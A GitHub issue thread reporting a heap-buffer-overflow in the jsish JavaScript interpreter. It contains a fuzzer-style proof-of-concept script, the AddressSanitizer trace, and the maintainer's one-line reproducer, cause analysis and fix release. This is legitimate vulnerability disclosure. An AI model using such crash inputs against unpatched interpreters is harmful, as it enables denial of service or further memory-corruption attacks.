heap overflow #16

Closed rain6851 opened this issue on May 20, 2020 · 2 comments

rain6851 commented on May 20, 2020

Enviroment


```
operating system: ubuntu18.04
compile command: export JSI__SANITIZE=1 && make
test command: ./jsish poc1
```

poc:

```
function fail(message) {
}
function assert(condition, message) {
    if (!condition)
        fail(message);
}
function assertEquals(expression, value, message) {
    if (expression != value) {
        expression = ('' + expression).replace(/[\r\n]+/g, ')aOD$,0ZA>`W[oxl~4zXIG');
        value = ('' + value).replace(/\r?\n/g, '^A-}nr4+Cnb-(+`2M,');
        var FDwc = Proxy;
        fail('' + value + '' + expression + ';W' + message);
    }
}
var d;
d = null;
var jWeN = assert(null, null);
var QJmz = JSON;
for (var i = 0; i < loops; i += 1) {
    d = new Date();
    d = new function (x) {
        return {
            toString: function () {
                return x.toString();
            }
        };
    }(d.valueOf());
    var sDPa = new Map([
        [null],
        [
            null,
            null,
            null,
            null
        ]
    ]);
    d = d.parentNode;
    assert(null, null);
    var pxeM = Proxy;
    var bsAF = assert(null, null);
}
```


vulnerability description

Below is the ASAN output, We can find that the code has a heap overflow in jsi_evalcode_sub src/jsiEval.c:1325



```
=================================================================
==72835==ERROR: AddressSanitizer: heap-buffer-overflow on address 0x62500000c8f8 at pc 0x0000005a4533 bp 0x7ffe904ea590 sp 0x7ffe904ea580
READ of size 8 at 0x62500000c8f8 thread T0
    #0 0x5a4532 in jsi_evalcode_sub src/jsiEval.c:1325
    #1 0x5b28b8 in jsi_evalcode src/jsiEval.c:2154
    #2 0x5b5e1c in jsi_evalStrFile src/jsiEval.c:2468
    #3 0x5b6749 in Jsi_EvalFile src/jsiEval.c:2517
    #4 0x43bd4c in Jsi_Main src/jsiInterp.c:922
    #5 0x6996e9 in jsi_main src/main.c:44
    #6 0x6997d4 in main src/main.c:52
    #7 0x7f34e73a482f in __libc_start_main (/lib/x86_64-linux-gnu/libc.so.6+0x2082f)
    #8 0x414cb8 in _start (/home/node/xjsish/jsish+0x414cb8)

0x62500000c8f8 is located 8 bytes to the left of 8192-byte region [0x62500000c900,0x62500000e900)
allocated by thread T0 here:
    #0 0x7f34e7f10961 in realloc (/usr/lib/x86_64-linux-gnu/libasan.so.2+0x98961)
    #1 0x44ecd9 in Jsi_Realloc src/jsiUtils.c:47
    #2 0x5974bf in jsi_ValuesAlloc src/jsiEval.c:87
    #3 0x597654 in jsiSetupStack src/jsiEval.c:100
    #4 0x5a2ffb in jsi_evalcode_sub src/jsiEval.c:1231
    #5 0x5b28b8 in jsi_evalcode src/jsiEval.c:2154
    #6 0x5b5e1c in jsi_evalStrFile src/jsiEval.c:2468
    #7 0x5b6749 in Jsi_EvalFile src/jsiEval.c:2517
    #8 0x43bd4c in Jsi_Main src/jsiInterp.c:922
    #9 0x6996e9 in jsi_main src/main.c:44
    #10 0x6997d4 in main src/main.c:52
```



```
SUMMARY: AddressSanitizer: heap-buffer-overflow src/jsiEval.c:1325 jsi_evalcode_sub
Shadow bytes around the buggy address:
  0x0c4a7fff98c0: fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa
  0x0c4a7fff98d0: fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa
  0x0c4a7fff98e0: fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa
  0x0c4a7fff98f0: fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa
  0x0c4a7fff9900: fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa
=>0x0c4a7fff9910: fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa[fa]
  0x0c4a7fff9920: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
  0x0c4a7fff9930: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
  0x0c4a7fff9940: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
  0x0c4a7fff9950: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
  0x0c4a7fff9960: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
Shadow byte legend (one shadow byte represents 8 application bytes):
  Addressable:           00
  Partially addressable: 01 02 03 04 05 06 07
  Heap left redzone:       fa
  Heap right redzone:      fb
  Freed heap region:       fd
  Stack left redzone:      f1
  Stack mid redzone:       f2
  Stack right redzone:     f3
  Stack partial redzone:   f4
  Stack after return:      f5
  Stack use after scope:   f8
  Global redzone:          f9
  Global init order:       f6
  Poisoned by user:        f7
  Container overflow:      fc
  Array cookie:            ac
  Intra object redzone:    bb
  ASan internal:           fe
==72835==ABORTING
```

pcmacdon commented on May 20, 2020 Owner

Ouch. This is more simply reproduced with:

```
var x = assert(true);
```

The problem: "assert" and "LogDebug", "LogTest", and "LogTrace" are mapped out as noops and it should have mapped out the assigne as well.

A fix has been put in Release "3.0.17".

pcmacdon pushed a commit that referenced this issue on May 20, 2020

`Release "3.0.18": Fixes for issue #16. It is now an error to redefine…` … ✓ 0b439f1

pcmacdon commented on May 20, 2020 Owner

Release "3.0.18" now makes it an error to redefine or assign result of assert/LogDebug/...

pcmacdon closed this as completed on May 20, 2020

This was referenced on Oct 20, 2020

stack-overflow in glibc regcomp #22
○ Open

heap-use-after-free at Jsi_ObjFree src/jsiObj.c:333 #23
✓ Closed

heap-buffer-overflow at Jsi_DSAppendLen src/jsiDString.c:109 #24
✓ Closed

heap-use-after-free at DeleteTreeValue src/jsiObj.c:170 #26
✓ Closed

heap-buffer-overflow at Jsi_DSAppendLen src/jsiDString.c:109 #28
✓ Closed

heap-buffer-overflow at jsi_utf_tocase src/jsiString.c:396 #29
✓ Closed

This was referenced on Oct 31, 2020

SEGV at Jsi_TreeObjGetValue src/jsiObj.c:11 #30
✓ Closed

heap-buffer-overflow at Jsi_DSAppendLen src/jsiDString.c:109 #31
✓ Closed

heap-buffer-overflow at jsi_utf_tocase src/jsiString.c:396 #32
✓ Closed

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

2 participants